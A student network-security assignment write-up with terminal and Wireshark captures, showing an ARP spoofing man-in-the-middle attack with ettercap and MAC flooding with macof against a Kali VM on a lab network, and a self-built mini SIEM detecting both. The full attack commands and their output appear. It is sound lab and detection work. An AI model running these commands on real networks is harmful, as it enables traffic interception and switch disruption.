

Praneesh R V
CB.SC.U4CYS23036

Network Security -Assignment 2 ARP Spoofing, MAC Flooding, Mini SIEM


Attacker - my Arch Linux machine



```
praneesh@ShadowEternity ~
$ ifconfig wlan0
wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 172.25.155.50 netmask 255.255.255.0 broadcast 172.25.155.255
              inet6 2409:40f4:200a:6779:1718:aead:e1b:b989 prefixlen 64 scopeid 0x0<global>
              inet6 fe80::a859:b3c9:dd9:748a prefixlen 64 scopeid 0x20<link>
                ether 50:5a:65:f6:d8:55 txqueuelen 1000 (Ethernet)
                  RX packets 13195890 bytes 15592287318 (14.5 GiB)
                  RX errors 0 dropped 87 overruns 0 frame 0
                  TX packets 4267121 bytes 725525006 (691.9 MiB)
                  TX errors 0 dropped 57 overruns 0 carrier 0 collisions 0
$ |
```

Ip - 172.25.155.50

Victim - Kali linux VM



kali@kali: ~

Session Actions Edit View Help

```
(kali㉿kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.56.103 netmask 255.255.255.0 broadcast 192.168.56.255
        inet6 fe80::4426:59ef:5e3f:c5fe prefixlen 64 scopeid 0x20<link>
            ether 08:00:27:19:47:06 txqueuelen 1000 (Ethernet)
                RX packets 23290 bytes 29731424 (28.3 MiB)
                RX errors 0 dropped 0 overruns 0 frame 0
                TX packets 38797 bytes 2478592 (2.3 MiB)
                TX errors 0 dropped 32 overruns 0 carrier 0 collisions 0


lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1000 (Local Loopback)
                RX packets 664 bytes 86981 (84.9 KiB)
                RX errors 0 dropped 0 overruns 0 frame 0
                TX packets 664 bytes 86981 (84.9 KiB)
                TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

(kali㉿kali)-[~]

\$ █

Ip - 192.168.56.103

Ettercap



```
praneesh@ShadowEternity ~
$ sudo ettercap -C
[sudo] password for praneesh: █
```

Ettercap gui didn't work on Arch linux, so I am using Ettercap in the terminal itself

```
sudo ettercap -T -i vboxnet0 -M arp:remote /192.168.56.103//  
/192.168.56.100//
```

```
[prancesmognad@DESKTOP-1 ~]  
$ sudo ettercap -T -i vboxnet0 -M arp:remote /192.168.56.103// /192.168.56.100//  
  
ettercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team  
  
Actual changes:  
tx-tcp-segmentation: on [requested off]  
tx-tcp-ecn-segmentation: on [requested off]  
tx-tcp6-segmentation: on [requested off]  
Listening on:  
vboxnet0 → 0A:00:27:00:00:00  
    192.168.56.1/255.255.255.0  
    fe80::800:27ff:fe00:0/64  
  
SSL dissection needs a valid 'redir_command_on' script in the etter.conf file  
Privileges dropped to EUID 65534 EGID 65534...  
  
34 plugins  
42 protocol dissectors  
57 ports monitored  
28230 mac vendor fingerprint  
1766 tcp OS fingerprint  
2182 known services  
  
Scanning for merged targets (2 hosts)...  
  
* |=====>| 100.00 %  
  
2 hosts added to the hosts list...  
  
ARP poisoning victims:  
  
GROUP 1 : 192.168.56.103 08:00:27:19:47:06  
  
GROUP 2 : 192.168.56.100 08:00:27:A7:BC:BE  
Starting Unified sniffing...  
  
Text only Interface activated...  
Hit 'h' for inline help  
  
  
Sun Feb 22 21:22:38 2026 [836313]  
192.168.56.103:0 → 192.168.56.100:0 | (0)  
  
Sun Feb 22 21:23:05 2026 [428253]  
UDP 192.168.56.103:68 → 192.168.56.100:67 | (282)  
....w./e.....8g.....'.6.....
```

Victim Wireshark:

Capturing from eth0

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
290	1337.4936000...	PCSSystemtec_19:47:...	0a:00:27:00:00:00	ARP	42	192.168.56.103 is at 08:00:27:19:47:06
291	1337.5036350...	0a:00:27:00:00:00	Broadcast	ARP	60	Who has 192.168.56.100?
292	1338.5142821...	192.168.56.100	192.168.56.103	ICMP	60	Echo (ping) request id=0x00000000
293	1338.5142824...	0a:00:27:00:00:00	PCSSystemtec_19:47:...	ARP	60	192.168.56.100 is at 0a:00:27:19:47:06
294	1338.5143240...	192.168.56.103	192.168.56.100	ICMP	42	Echo (ping) reply id=0x00000000
295	1338.5144545...	192.168.56.100	192.168.56.103	ICMP	60	Echo (ping) reply id=0x00000000
296	1338.5154113...	0a:00:27:00:00:00	Broadcast	ARP	60	Who has 192.168.56.100?
297	1339.5244966...	0a:00:27:00:00:00	PCSSystemtec_19:47:...	ARP	60	192.168.56.100 is at 0a:00:27:19:47:06
298	1340.5347610...	0a:00:27:00:00:00	PCSSystemtec_19:47:...	ARP	60	192.168.56.100 is at 0a:00:27:19:47:06
299	1341.5448560...	0a:00:27:00:00:00	PCSSystemtec_19:47:...	ARP	60	192.168.56.100 is at 0a:00:27:19:47:06
300	1342.5552515...	0a:00:27:00:00:00	PCSSystemtec_19:47:...	ARP	60	192.168.56.100 is at 0a:00:27:19:47:06
301	1352.5659830...	0a:00:27:00:00:00	PCSSystemtec_19:47:...	ARP	60	192.168.56.100 is at 0a:00:27:19:47:06
302	1362.5763435...	0a:00:27:00:00:00	PCSSystemtec_19:47:...	ARP	60	192.168.56.100 is at 0a:00:27:19:47:06
303	1365.1070766...	192.168.56.103	192.168.56.100	DHCP	324	DHCP Request - Transaction ID 0x00000000
304	1365.1172058...	192.168.56.100	192.168.56.103	DHCP	590	DHCP ACK - Transaction ID 0x00000000
305	1372.5867883...	0a:00:27:00:00:00	PCSSystemtec_19:47:...	ARP	60	192.168.56.100 is at 0a:00:27:19:47:06
306	1382.5974411...	0a:00:27:00:00:00	PCSSystemtec_19:47:...	ARP	60	192.168.56.100 is at 0a:00:27:19:47:06
307	1392.6078404...	0a:00:27:00:00:00	PCSSystemtec_19:47:...	ARP	60	192.168.56.100 is at 0a:00:27:19:47:06
308	1402.6185528...	0a:00:27:00:00:00	PCSSystemtec_19:47:...	ARP	60	192.168.56.100 is at 0a:00:27:19:47:06
309	1412.6290454...	0a:00:27:00:00:00	PCSSystemtec_19:47:...	ARP	60	192.168.56.100 is at 0a:00:27:19:47:06
310	1422.6396198...	0a:00:27:00:00:00	PCSSystemtec_19:47:...	ARP	60	192.168.56.100 is at 0a:00:27:19:47:06

Frame 298: Packet, 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface eth0 at 00:00:27:19:47:06 [ether 00:00:27:19:47:06] -> [ether 00:00:27:19:47:06]
Ethernet II, Src: 0a:00:27:00:00:00 (0a:00:27:00:00:00), Dst: 192.168.56.103 (192.168.56.103)
Address Resolution Protocol (reply)
[Duplicate IP address detected for 192.168.56.100]

eth0: <live capture in progress> Packets: 310 Profile: Default

```
praneesh@ShadowEternity:~/Praneesh/Academics/Sem6/NetworkSecurity/Mini_SIEM$ sudo python Mini_SIEM.py
Mini-SIEM started
Interface: vboxnet0
Logs: siem.log
[2026-02-22 21:22:40] ARP_SPOOFING | Suspicious ARP replies from 192.168.56.100
[2026-02-22 21:22:40] ARP_SPOOFING | Suspicious ARP replies from 192.168.56.103
```

Mini SIEM logging the details

🛡️ Mini SIEM – SOC Events (Splunk-style)

2026-02-22 21:22:40

ARP_SPOOFING

severity=HIGH

src_ip=192.168.56.103

Suspicious ARP replies from 192.168.56.103

Explanation: Multiple ARP replies detected for the same IP, indicating a possible Man-in-the-Middle attack.

2026-02-22 21:22:40

ARP_SPOOFING

severity=HIGH

src_ip=192.168.56.100

Suspicious ARP replies from 192.168.56.100

Explanation: Multiple ARP replies detected for the same IP, indicating a possible Man-in-the-Middle attack.

Refresh page to update events

Thus ARP Spoofing attack is successful

2, MAC Flooding

Installed dsniff in Arch



praneesh@ShadowEternity ~

- △ → Linux 6.18.9-arch1-2
- → Hyprland 0.53.3 (Wayland)
- ▣ → zsh 5.9
- → kitty 0.45.0
- ◎ → 12.83 GiB / 15.31 GiB
- ⌚ → 1 day, 9 hours, 43 mins

```
$ yay -S dsniff
Sync Dependency (1): dsniff-2.4b1-33
[sudo] password for praneesh:
warning: dsniff-2.4b1-33 is up to date -- reinstalling
resolving dependencies...
Looking for conflicting packages...

Package (1) Old Version New Version Net Change
extra/dsniff 2.4b1-33      2.4b1-33      0.00 MiB

Total Installed Size: 0.34 MiB
Net Upgrade Size: 0.00 MiB

:: Proceed with installation? [Y/n]
(1/1) checking keys in keyring
(1/1) checking package integrity
(1/1) loading package files
(1/1) checking for file conflicts
(1/1) checking available disk space
:: Processing package changes...
(1/1) reinstalling dsniff
:: Running post-transaction hooks...
(1/1) Arming ConditionNeedsUpdate...
$ sudo macof -i vboxnet0
```

sudo macof -i vboxnet0

```

d4:5d:46:3d:1c:d8 6c:52:88:52:fc:39 0.0.0.0.54434 > 0.0.0.0.31234: S 244946105:244946105(0) win 512
ec:3c:b2:6a:ff:86 d3:e3:29:4f:23:24 0.0.0.0.47208 > 0.0.0.0.51855: S 2080880296:2080880296(0) win 512
52:5c:f7:0:a6:57 5a:46:22:28:b5:75 0.0.0.0.31870 > 0.0.0.0.13413: S 120963714:120963714(0) win 512
a0:f0:82:7c:57:20 4e:27:a6:59:c:43 0.0.0.0.6200 > 0.0.0.0.12022: S 1923433287:1923433287(0) win 512
6e:fa:85:16:33:80 f0:33:e3:4f:41:de 0.0.0.0.63229 > 0.0.0.0.23742: S 1525325909:1525325909(0) win 512
35:73:9:13:a7:fc 4c:5:19:76:8f:b9 0.0.0.0.26803 > 0.0.0.0.61147: S 651484706:651484706(0) win 512
d3:e7:3c:4c:c2:ce 8d:4b:a5:48:5c:65 0.0.0.0.11937 > 0.0.0.0.10758: S 1472582870:1472582870(0) win 512
f8:d6:b8:18:44:cf 1b:f2:94:43:e8:a 0.0.0.0.57518 > 0.0.0.0.42114: S 758444848:758444848(0) win 512
28:52:b7:51:65:66 ab:7d:b9:41:74:57 0.0.0.0.305 > 0.0.0.0.34984: S 781246179:781246179(0) win 512
de:b3:86:7c:f1:1c 16:ae:2e:64:6b:ff 0.0.0.0.42316 > 0.0.0.0.45294: S 1423108587:1423108587(0) win 512
d6:22:f3:7a:e3:c0 67:49:5c:71:f1:14 0.0.0.0.43875 > 0.0.0.0.44154: S 1512938351:1512938351(0) win 512
7d:2d:bc:68:97:ed f9:4:b8:79:28:ab 0.0.0.0.39728 > 0.0.0.0.17980: S 1837084055:1837084055(0) win 512
8f:25:8e:4e:75:61 5:9:7:6e:4e:a5:d3 0.0.0.0.37770 > 0.0.0.0.1581: S 71420480:71420480(0) win 512
4f:80:8d:5d:16:ed 58:3e:ad:4b:b6:c9 0.0.0.0.49315 > 0.0.0.0.44395: S 332510877:332510877(0) win 512
ff:4b:7b:3:1b:e4 a9:49:54:1a:f8:50 0.0.0.0.30183 > 0.0.0.0.10868: S 465622256:465622256(0) win 512
88:a4:47:1f:7f:fa f3:84:db:49:8d:3b 0.0.0.0.21727 > 0.0.0.0.25007: S 1401613313:1401613313(0) win 512
24:df:7b:4:51:66 35::b9:60:7c:1d 0.0.0.0.10143 > 0.0.0.0.63146: S 1752677287:1752677287(0) win 512
bc:52:b3:2:a6:7 58:c2:5d:2:65:9c 0.0.0.0.11033 > 0.0.0.0.52870: S 1967029263:1967029263(0) win 512
4:f2:50:3b:97:20 89:fa:20:31:f7:76 0.0.0.0.23756 > 0.0.0.0.45315: S 1955015261:1955015261(0) win 512
22:d0:2:41:81:9 1e:b5:dd:2:57:dc 0.0.0.0.60052 > 0.0.0.0.20124: S 388227536:388227536(0) win 512
d9:2c:fa:40:8d:34 e2:ad:9c:14:31:ef 0.0.0.0.16589 > 0.0.0.0.64524: S 1497289911:1497289911(0) win 512
15:fc:c1:28:b7:74 dd:7d:76:9e:f6 0.0.0.0.48972 > 0.0.0.0.39630: S 1480125084:1480125084(0) win 512
9c:e3:bb:69:be:ba 2a:f3:99:15:ba:98 0.0.0.0.33760 > 0.0.0.0.33194: S 435185860:435185860(0) win 512
e5:27:d3:23:9d:95 3e:9a:74:20:c7:d5 0.0.0.0.56392 > 0.0.0.0.50588: S 960718652:960718652(0) win 512
78:82:f3:6c:52:63 5a:78:1:24:ec:5f 0.0.0.0.39301 > 0.0.0.0.6461: S 1437880619:1437880619(0) win 512
e6:2:8f:0:c7:34 df:3e:a0:4d:11:f6 0.0.0.0.4152 > 0.0.0.0.20834: S 63002527:63002527(0) win 512
13:b7:20:22:85:7f 9a:e:ca:69:51:51 0.0.0.0.48258 > 0.0.0.0.12693: S 319314181:319314181(0) win 512
e4:e2:a8:25:7d:db 10:87:31:35:3f:5b 0.0.0.0.4598 > 0.0.0.0.54511: S 1427241534:1427241534(0) win 512
10:59:fd:73:24:fd 8f:97:8c:1c:ef:97 0.0.0.0.28133 > 0.0.0.0.878: S 1679406707:1679406707(0) win 512
6a:7c:98:6f:87:6d 9:45:8b:75:4:8b 0.0.0.0.7789 > 0.0.0.0.31578: S 1808190443:1808190443(0) win 512
19:9f:e4:35:cf:ae f0:52:73:74:29:26 0.0.0.0.1834 > 0.0.0.0.7082: S 393831241:393831241(0) win 512
72:7e:9e:3f:59:bc 8d:fe:e2:6:1:16 0.0.0.0.31506 > 0.0.0.0.49709: S 1399190832:1399190832(0) win 512
b2:87:40:65:9b:71 c:9f:15:f:bb:cc 0.0.0.0.26385 > 0.0.0.0.6925: S 983423295:983423295(0) win 512
7f:92:47:72:58:78 cc:e1:91:2d:6f:e5 0.0.0.0.29641 > 0.0.0.0.42412: S 1798178693:1798178693(0) win 512
15:a7:a:69:f7:85 6b:93:8b:61:a2:a5 0.0.0.0.38756 > 0.0.0.0.5898: S 1172941281:1172941281(0) win 512
8f:48:94:34:93:31 30:fe:fe:78:9c:e7 0.0.0.0.17793 > 0.0.0.0.25952: S 321918428:321918428(0) win 512
5d:98:73:52:5c:a8 19:97:af:46:29:7a 0.0.0.0.26115 > 0.0.0.0.405: S 1511054151:1511054151(0) win 512
a7:d8:e2:0:5c:82 7f:f3:ab:1e:13:6c 0.0.0.0.21447 > 0.0.0.0.48995: S 1365026433:1365026433(0) win 512
f8:4b:a4:4b:11:ef 3c:2f:22:2:28:4a 0.0.0.0.17655 > 0.0.0.0.7214: S 1047186283:1047186283(0) win 512
ee:3a:57:3b:48:2b 30:3:ab:72:7:2d 0.0.0.0.1954 > 0.0.0.0.2933: S 162239120:162239120(0) win 512
fd:78:73:d:38:6b 46:65:7b:41:7d:6c 0.0.0.0.64500 > 0.0.0.0.11826: S 170413224:170413224(0) win 512
ba:28:3:55:a0:98 87:91:10:29:f6:57 0.0.0.0.34177 > 0.0.0.0.10175: S 1473610850:1473610850(0) win 512
93:82:a6:61:50:bf b5:43:84:2e:c3:85 0.0.0.0.5823 > 0.0.0.0.39162: S 1492841628:1492841628(0) win 512
e4:7b:e2:37:99:6d 87:14:69:47:2:b1 0.0.0.0.28272 > 0.0.0.0.54795: S 846272228:846272228(0) win 512
81:78:70:7:9f:3f b8:53:d7:4d:8:a 0.0.0.0.29244 > 0.0.0.0.7447: S 1555717695:1555717695(0) win 512
84:35:7e:5b:d3:e0 ee:b5:2e:e:39:79 0.0.0.0.25184 > 0.0.0.0.32085: S 1558503489:1558503489(0) win 512
a5:26:bc:2:25:5c 96:4:c:d2:8:2:c3:b 0.0.0.0.3983 > 0.0.0.0.43968: S 2142336183:2142336183(0) win 512
d8:66:12:74:38:ed 82:7d:70:38:90:ba 0.0.0.0.0.61712 > 0.0.0.0.27004: S 1424044591:1424044591(0) win 512
1a:60:d:1:55:b3:67 23:30:4:c:45:9:16 0.0.0.0.0.23887 > 0.0.0.0.0.17229: S 501224463:501224463(0) win 512
49:9a:2:f:26:b4:3a b6:99:e:79:df:5e 0.0.0.0.0.64908 > 0.0.0.0.0.40159: S 54231751:54231751(0) win 512
c3:da:48:1:a:9f:e9 7c:5:f3:36:51:45:58 0.0.0.0.0.27997 > 0.0.0.0.0.38208: S 1672003641:1672003641(0) win 512

```

```

$ python Mini_SIEM.py
[sudo] password for praneesh:
python: can't open file '/home/praneesh/Mini_SIEM.py': [Errno 2] No such file or directory
praneesh@ShadowEternity ~
$ cd Praneesh/Academics/Sem6/NetworkSecurity/Mini_SIEM
$ sudo python Mini_SIEM.py
Mini-SIEM started
Interface: vboxnet0
Logs: siem.log
[2026-02-22 21:22:40] ARP_SPOOFING | Suspicious ARP replies from 192.168.56.100
[2026-02-22 21:22:40] ARP_SPOOFING | Suspicious ARP replies from 192.168.56.103
[2026-02-22 21:29:52] MAC_FLOODING | MAC table explosion detected (20 MACs)

```

🛡 Mini SIEM – SOC Events (Splunk-style)

2026-02-22 21:29:52
MAC_FLOODING
severity=MEDIUM
MAC table explosion detected (20 MACs)
Explanation: A large number of unique MAC addresses were observed, which can overflow the switch CAM table.

2026-02-22 21:22:40
ARP_SPOOFING
severity=HIGH
Suspicious ARP replies from 192.168.56.103 src_ip=192.168.56.103
Explanation: Multiple ARP replies detected for the same IP, indicating a possible Man-in-the-Middle attack.

2026-02-22 21:22:40
ARP_SPOOFING
severity=HIGH
Suspicious ARP replies from 192.168.56.100 src_ip=192.168.56.100
Explanation: Multiple ARP replies detected for the same IP, indicating a possible Man-in-the-Middle attack.

Refresh page to update events

Victim Wireshark:

Capturing from eth0

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	34.65.183.45	97.146.24.39	TCP	60	59728 → 54490 [SYN] Seq=0
2	0.000000473	152.127.104.16	13.175.40.23	TCP	60	28783 → 29833 [SYN] Seq=0
3	0.000000510	148.149.107.110	207.248.182.111	TCP	60	10107 → 32485 [SYN] Seq=0
4	0.000000546	170.229.8.90	76.18.124.61	TCP	60	29855 → 3365 [SYN] Seq=0
5	0.000000581	8.157.79.47	227.253.177.108	TCP	60	39991 → 15676 [SYN] Seq=0
6	0.000000615	104.84.136.125	56.180.21.16	TCP	60	45306 → 7716 [SYN] Seq=0
7	0.000000648	124.76.111.84	197.200.124.114	TCP	60	26914 → 64887 [SYN] Seq=0
8	0.000000683	26.255.87.53	171.64.85.22	TCP	60	43217 → 42648 [SYN] Seq=0
9	0.000017437	3.230.3.57	41.225.48.88	TCP	60	5674 → 28197 [SYN] Seq=0
10	0.000017494	59.23.17.116	217.245.156.25	TCP	60	51170 → 13951 [SYN] Seq=0
11	0.000017529	95.85.129.18	60.138.56.79	TCP	60	14715 → 13134 [SYN] Seq=0
12	0.000017572	170.202.227.39	81.84.121.94	TCP	60	4447 → 17376 [SYN] Seq=0
13	0.000017610	136.226.190.67	120.195.158.11	TCP	60	51729 → 7172 [SYN] Seq=0
14	0.000017644	180.120.64.17	179.11.144.88	TCP	60	37760 → 35347 [SYN] Seq=0
15	0.000017674	217.120.248.84	90.225.77.104	TCP	60	57237 → 17130 [SYN] Seq=0
16	0.000017709	77.70.211.81	63.64.178.98	TCP	60	23413 → 53708 [SYN] Seq=0
17	0.000030784	39.144.1.11	243.143.31.57	TCP	60	57142 → 60317 [SYN] Seq=0
18	0.000030831	188.202.115.78	52.242.134.71	TCP	60	10237 → 43506 [SYN] Seq=0
19	0.000030865	207.234.235.88	240.46.39.58	TCP	60	40913 → 37029 [SYN] Seq=0
20	0.000030899	203.186.116.67	140.46.118.58	TCP	60	13591 → 58056 [SYN] Seq=0
21	0.000030935	32.222.198.111	210.127.165.116	TCP	60	26409 → 32241 [SYN] Seq=0
22	0.000030960	217.34.73.34	220.151.215.44	TCP	60	3078 → 22513 [SYN] Seq=0

```

Frame 15: Packet, 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface eth0
Ethernet II, Src: 03:ae:37:03:04:39 (03:ae:37:03:04:39), Dst: d1:fe:8e:24:1c:1c (d1:fe:8e:24:1c:1c)
  Destination: d1:fe:8e:24:1c:1c (d1:fe:8e:24:1c:1c)
  Source: 03:ae:37:03:04:39 (03:ae:37:03:04:39)
    Type: IPv4 (0x0800)
    [Stream index: 14]
    Padding: 000000000000
Internet Protocol Version 4, Src: 217.120.248.84,
Transmission Control Protocol, Src Port: 57237, D

```

Thus mac flooding attack is successful